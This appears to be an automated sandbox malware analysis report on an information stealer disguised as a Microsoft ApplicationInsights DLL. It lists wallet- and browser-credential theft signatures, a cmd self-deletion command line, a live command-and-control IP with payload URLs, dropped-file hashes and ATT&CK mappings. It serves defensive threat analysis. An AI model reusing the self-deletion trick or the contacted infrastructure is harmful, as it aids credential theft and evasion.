ID: 482276
Sample Name:
Microsoft.ApplicationInsights.PersistenceChannel.dll
Cookbook: default.jbs
Time: 15:54:31
Date: 13/09/2021
Version: 33.0.0 White Diamond

Table of Contents

Windows Analysis Report Microsoft.ApplicationInsights…

Overview

General Information

Sample Name:	Microsoft.ApplicationInsights.PersistenceChannel.dll (renamed file extension from dll to exe)
Analysis ID:	482276
MD5:	14e351015c5d63..
SHA1:	b5471c5eea356c..
SHA256:	977a8d56d7bbc2..
Tags:	exe OuterJoinSrl signed
Infos:	

Most interesting Screenshot:

Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Compliance


HIGH
MODERATE
LOW

Score:	47
Range:	0 - 100

Signatures

- Multi AV Scanner detection for subm…
- Tries to steal Crypto Currency Wallets
- .NET source code references suspic…
- Self deletion via cmd delete
- .NET source code contains very larg…
- Contains functionality to detect slee…
- Tries to harvest and steal browser in…
- Uses 32bit PE files
- Queries the volume information (nam…
- Antivirus or Machine Learning detec…
- Drops PE files to the application pro…
- One or more processes crash
- Contains functionality to query locale…
- May sleep (evasive loops) to hinder …
- Uses code obfuscation techniques (…
- PE file contains sections with non-s…

Classification



Process Tree

- **System is w10x64**
- Microsoft.ApplicationInsights.PersistenceChannel.exe (PID: 7056 cmdline: 'C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe' MD5: 14E351015C5D632F888DBCAC03871FAE)
  - Microsoft.ApplicationInsights.PersistenceChannel.exe (PID: 6340 cmdline: C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe MD5: 14E351015C5D632F888DBCAC03871FAE)
    - cmd.exe (PID: 2216 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout /t 5 & del /f /q 'C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe' & exit MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 5576 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - timeout.exe (PID: 5624 cmdline: timeout /t 5 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - WerFault.exe (PID: 5568 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7056 -s 1156 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000002.684293295.0000000000BAB000.00000004.00000020.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Compliance:

Uses 32bit PE files

PE / OLE file has a valid certificate

Contains modern PE file flags such as dynamic base (ASLR) or NX

Binary contains paths to debug symbols

System Summary:

.NET source code contains very large array initializations

Hooking and other Techniques for Hiding and Protection:

Self deletion via cmd delete

Malware Analysis System Evasion:

Contains functionality to detect sleep reduction / modifications

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Tries to steal Crypto Currency Wallets


Tries to harvest and steal browser information (history, passwords, etc)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Native API 1 1	DLL Side-Loading 1	DLL Side-Loading 1	Disable or Modify Tools 1 1	OS Credential Dumping 1	System Time Discovery 2	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Ingress Tool Transfer 1 2	E In N C
Default Accounts	Scheduled Task/Job	Application Shimming 1	Application Shimming 1	Deobfuscate/Decode Files or Information 1 1	Input Capture 1	Account Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Encrypted Channel 2	E R C

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Domain Accounts	At (Linux)	Logon Script (Windows)	Process Injection 1 2	Obfuscated Files or Information 2	Security Account Manager	File and Directory Discovery 3	SMB/Windows Admin Shares	Screen Capture 1	Automated Exfiltration	Non-Application Layer Protocol 2	E T L
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1	NTDS	System Information Discovery 4 4	Distributed Component Object Model	Input Capture 1	Scheduled Transfer	Application Layer Protocol 1 2	S S
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	DLL Side-Loading 1	LSA Secrets	Query Registry 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	File Deletion 1	Cached Domain Credentials	Security Software Discovery 1 2 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	J D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Masquerading 1	DCSync	Virtualization/Sandbox Evasion 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Virtualization/Sandbox Evasion 1	Proc Filesystem	Process Discovery 1 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Process Injection 1 2	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R B
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Transfer Protocols	


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Microsoft.ApplicationInsights.PersistenceChannel.exe	40%	Virustotal		Browse
Microsoft.ApplicationInsights.PersistenceChannel.exe	29%	ReversingLabs	ByteCode-MSIL.Packed.Generic	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\ProgramData\sqlite3.dll	0%	Virustotal		Browse
C:\ProgramData\sqlite3.dll	0%	Metadefender		Browse
C:\ProgramData\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
0.2.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f6a6e0.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.2.Microsoft.ApplicationInsights.PersistenceChannel.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
0.0.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f8a700.25.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f6a6e0.9.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f6a6e0.23.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.0.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f8a700.11.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
0.2.Microsoft.ApplicationInsights.PersistenceChannel.exe.3f8a700.10.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://77.222.42.92/goodnews.php	0%	Virustotal		Browse
http://77.222.42.92/goodnews.php	0%	Avira URL Cloud	safe	
http://77.222.42.92/public/sqlite3.dll	0%	Virustotal		Browse
http://77.222.42.92/public/sqlite3.dll	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

No contacted domains info

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://77.222.42.92/goodnews.php	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://77.222.42.92/public/sqlite3.dll	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
77.222.42.92	unknown	Russian Federation		44112	SWEB-ASRU	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	482276
Start date:	13.09.2021

Start time:	15:54:31
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 38s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Microsoft.ApplicationInsights.PersistenceChannel.dll (renamed file extension from dll to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	24
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.spyw.evad.winEXE@9/9@0/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 4.4% (good quality ratio 4%) • Quality average: 79.5% • Quality standard deviation: 32.9%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
15:55:32	API Interceptor	1x Sleep call for process: Microsoft.ApplicationInsights.PersistenceChannel.exe modified
15:55:55	API Interceptor	1x Sleep call for process: WerFault.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SWEB-ASRU	60rUtFJPFb.exe	Get hash	malicious	Browse	• 77.222.40.7
	niberius.dll	Get hash	malicious	Browse	• 77.222.42.67
	0708_3355614568218.doc	Get hash	malicious	Browse	• 77.222.42.67
	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	08.jpg.exe	Get hash	malicious	Browse	• 77.222.42.67
	0708_5355150121.xll	Get hash	malicious	Browse	• 77.222.42.67

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	triage_dropped_file.dll	Get hash	malicious	Browse	• 77.222.42.67
	nimb.dll	Get hash	malicious	Browse	• 77.222.42.67
	0706_1050501748839.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	file.dll	Get hash	malicious	Browse	• 77.222.42.67
	file.doc	Get hash	malicious	Browse	• 77.222.42.67
	jax.k.dll	Get hash	malicious	Browse	• 77.222.52.246
	0526_28522894410229.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_17568640710485.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_4618771472215.doc	Get hash	malicious	Browse	• 77.222.52.246
	0526_1488782409783.doc	Get hash	malicious	Browse	• 77.222.52.246

JA3 Fingerprints

No context

Dropped Files

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
C:\ProgramData\sqlite3.dll	udG4T5U4kw.exe	Get hash	malicious	Browse	
	WokOkognUw.exe	Get hash	malicious	Browse	
	X6X2S4kxwQ.exe	Get hash	malicious	Browse	
	qRtrAMES4f.exe	Get hash	malicious	Browse	
	Xf74ZwnlqG.exe	Get hash	malicious	Browse	
	7VL1FdrppM.exe	Get hash	malicious	Browse	
	tuIqmXpga8.exe	Get hash	malicious	Browse	
	7GU1k5rzf0.exe	Get hash	malicious	Browse	
	IatYsx7ZOR.exe	Get hash	malicious	Browse	
	9Q4LJz7clJ.exe	Get hash	malicious	Browse	
	Purchase order.exe	Get hash	malicious	Browse	
	PaymentAdvice.exe	Get hash	malicious	Browse	
	XB0SQoadK4.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Win32.PWSX-genTrj.14465.exe	Get hash	malicious	Browse	
	DcyCBedo25.exe	Get hash	malicious	Browse	
	F2kvZ2vpfP.exe	Get hash	malicious	Browse	
	37E292496F057CBBBA45F28B7510C8E4B555DCB2AD430.exe	Get hash	malicious	Browse	
	Payment_Advice.exe	Get hash	malicious	Browse	
	fe0q9B7M7t.exe	Get hash	malicious	Browse	
	0290FD4F9C7240911D9051F76167A75DD78834E6A03FA.exe	Get hash	malicious	Browse	

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_3AVJH2FWN4NV3EHF_2ef946da1f6452dd7dfcc2fa85c468c6437b1f_4630c9cb_145b58bf\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	14574
Entropy (8bit):	3.7684172249186663
Encrypted:	false
SSDEEP:	192:TRswJdrHBUZMXSaKOgMWS6/u7sNS274ltL6x:VlxBUZMXSaR6/u7sNX4ltLY
MD5:	CA680E3205A413318F5888EFBC365AEE
SHA1:	9B9C4513DD253CF0A7EFA31165447B2243EAFBD1
SHA-256:	5DE85C40BD46798A7F9DB1333080740EA5E9E2CE5FB1F3092EA09943D6D4CBB3
SHA-512:	139CFD922AA0BBB38CD335CF5B02E738F4FD73F0A9244462018E82B8F895F3CE4B8E5F8B8CF752F4DD1693884C7FFC8C32729F9F730E8B43E2329CB7FC38662
Malicious:	false
Reputation:	low

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_3AVJH2FWN4NV3EHF_2ef946da1f6452dd7dfcc2fa85c468c6437b1f_4630c9cb_145b58bf\Report.wer	
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.C.L.R.2.0.r.3.....E.v.e.n.t.T.i.m.e.=.1.3.2.7.6.0.1.4.9.4.6.3.1.7.6.2.2.9.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l.o.a.d.T.i.m.e.=.1.3.2.7.6.0.1.4.9.5.4.1.1.4.5.4.8.5.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.7.4.5.9.5.a.4.3.-.5.c.b.d.-.4.e.1.f.-.9.4.8.0.-.5.e.0.d.6.7.2.b.5.c.d.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.f.c.8.b.b.6.7.-.6.4.f.2.-.4.d.1.3.-.b.1.a.1.-.e.4.b.e.e.4.4.e.8.4.1.e.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.M.i.c.r.o.s.o.f.t...A.p.p.l.i.c.a.t.i.o.n.I.n.s.i.g.h.t.s...P.e.r.s.i.s.t.e.n.c.e.C.h.a.n.n.e.l...e.x.e.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e.=.M.i.c.r.o.s.o.f.t...A.p.p.l.i.c.a.t.i.o.n.I.n.s.i.g.h.t.s...P.e.r.s.i.s.t.e.n.c.e.C.h.a.n.n.e.l...d.l.l.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.1.b.9.0.-.0.0.0.1.-.0.0.1.b.-.a.d.f.7.-.7.a.0.2.a.7.a.8.d.7.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.6.9.a.f.

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBFBB.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Mon Sep 13 13:55:48 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	261145
Entropy (8bit):	4.464836824461755
Encrypted:	false
SSDEEP:	3072:9RD6Bo106jd+p+W0H+pYUCgUhoU9gIOgF5WbmYMaPcPsPcPfIl:qBY03p+WmTTjhh9RpDATcPsPcPs
MD5:	32E344E2BCBC92BEACC81C43319162F4
SHA1:	8F796EB6BF2EC4AB1755492F34F6749F768FB3EB
SHA-256:	E43C14BA87ABF3E58A92817493A3D536760548FEB052D4E550484BFC925C3AB7
SHA-512:	51CA3A2F596A75C21FFE632B14B48AC9D7A39BD34BBC5C36B56B7A92F4D9041CBF0351B30762DE075E0847B34BF8BB5FB311D0F95EEDF05C7F1C54F133C0E1C
Malicious:	false
Reputation:	low
Preview:	MDMP..... .....dX?a.....U.....B.....$".....GenuineIntelW.....T.....PX?a.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCCDC.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8522
Entropy (8bit):	3.7093720804268924
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi6363s6YrhSUNP8XgmfZdSW+prY89bf4sfvVm:RrlsNiC6c6YtSUNP8XgmfDSvfrfg
MD5:	B3482E097EF750D898B065BCD1E4CB62
SHA1:	15951AB73377B8A3F04AF2809FB73AC77D639672
SHA-256:	C3D827083C0C276A20CE9559838906A5ED8BEBF194500E1BFE56EE61B76120F5
SHA-512:	3E1222A851FD45297D085A6DFF80726C8884E35BEC308134BEACAF8622017CA4C99D6C24FF28221E8851131E0A14F1F97BCDCD97B432FD911FF5DBA01D4DADF
Malicious:	false
Reputation:	low
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.7.0.5.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCFFA.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4943
Entropy (8bit):	4.5792997437070975
Encrypted:	false
SSDEEP:	48:cvIwSD8zs/JgtWI9YuWSC8BC8fm8M4JAh/ea01F1+q8vZea07l+5uhn1hn7hgd:uITfhjPSNtJAkBKcfl+5uh1h7Od
MD5:	725E80DBA2CF1502948C72E2F676A5D8
SHA1:	3653934FBF2D3215AC8C0C67FC0A4B3659D9144D
SHA-256:	2527A5AC5B65323225B19938E8FB893493A696303F3F1EC28D4A13398301A918
SHA-512:	964DDD6A502905320B247838B09E515A84ABCD7071195EB819E8E51875808E4C273AAFB2475042B838BAFE2E9D4D248C957FAAB65A6237269EAF1231E81836FA
Malicious:	false
Reputation:	low

C:\ProgramData\Microsoft\Windows\WER\Temp\WERCFFA.tmp.xml	
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1164906" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\sqlite3.dll	
Process:	C:\Users\user\Desktop\Microsoft.ApplicationInsights.PersistenceChannel.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	645592
Entropy (8bit):	6.50414583238337
Encrypted:	false
SSDEEP:	12288:i0zrcH2F3OfwjtWvuFEmhx0Cj37670jwX+E7tFKm0qTYh:iJUOfwh8u9hx0D70NE7tFTYh
MD5:	E477A96C8F2B18D6B5C27BDE49C990BF
SHA1:	E980C9BF41330D1E5BD04556DB4646A0210F7409
SHA-256:	16574F51785B0E2FC29C2C61477EB47BB39F714829999511DC8952B43AB17660
SHA-512:	335A86268E7C0E568B1C30981EC644E6CD332E66F96D2551B58A82515316693C1859D87B4F4B7310CF1AC386CEE671580FDD999C3BCB23ACF2C2282C01C8798
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: udG4T5U4kw.exe, Detection: malicious, Browse • Filename: WokOkognUw.exe, Detection: malicious, Browse • Filename: X6X2S4kxwQ.exe, Detection: malicious, Browse • Filename: qRtrAMES4f.exe, Detection: malicious, Browse • Filename: Xf74ZwnlqG.exe, Detection: malicious, Browse • Filename: 7VL1FdrppM.exe, Detection: malicious, Browse • Filename: tuIqmXpga8.exe, Detection: malicious, Browse • Filename: 7GU1k5rzf0.exe, Detection: malicious, Browse • Filename: IatYsx7ZOR.exe, Detection: malicious, Browse • Filename: 9Q4LJz7clJ.exe, Detection: malicious, Browse • Filename: Purchase order.exe, Detection: malicious, Browse • Filename: PaymentAdvice.exe, Detection: malicious, Browse • Filename: XB0SQoadK4.exe, Detection: malicious, Browse • Filename: SecuriteInfo.com.Win32.PWSX-genTrj.14465.exe, Detection: malicious, Browse • Filename: DcyCBedo25.exe, Detection: malicious, Browse • Filename: F2kvZ2vpfP.exe, Detection: malicious, Browse • Filename: 37E292496F057CBBBA45F28B7510C8E4B555DCB2AD430.exe, Detection: malicious, Browse • Filename: Payment_Advice.exe, Detection: malicious, Browse • Filename: fe0q9B7M7t.exe, Detection: malicious, Browse • Filename: 0290FD4F9C7240911D9051F76167A75DD78834E6A03FA.exe, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....=S.v..?.....!.....X.....`..... .....8.... ..... .....L.....'.....p.....text.....`.0`.data.....@.@..rdata..$..... .....@.@@.bss.....@..edata.....@.0@.idata..L.....@.0..CRT.....@.0..tls... ..... .@.0..reloc..'.....(.....@.0B/4.....`....0.....@.@B/19.....@.....@..B/35.....M....P.....@..B/51.....`C..`...D.....@..B/63..... .....8.....@..B/77.....F.....@..B/89.....R..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\sqlite3[1].dll	
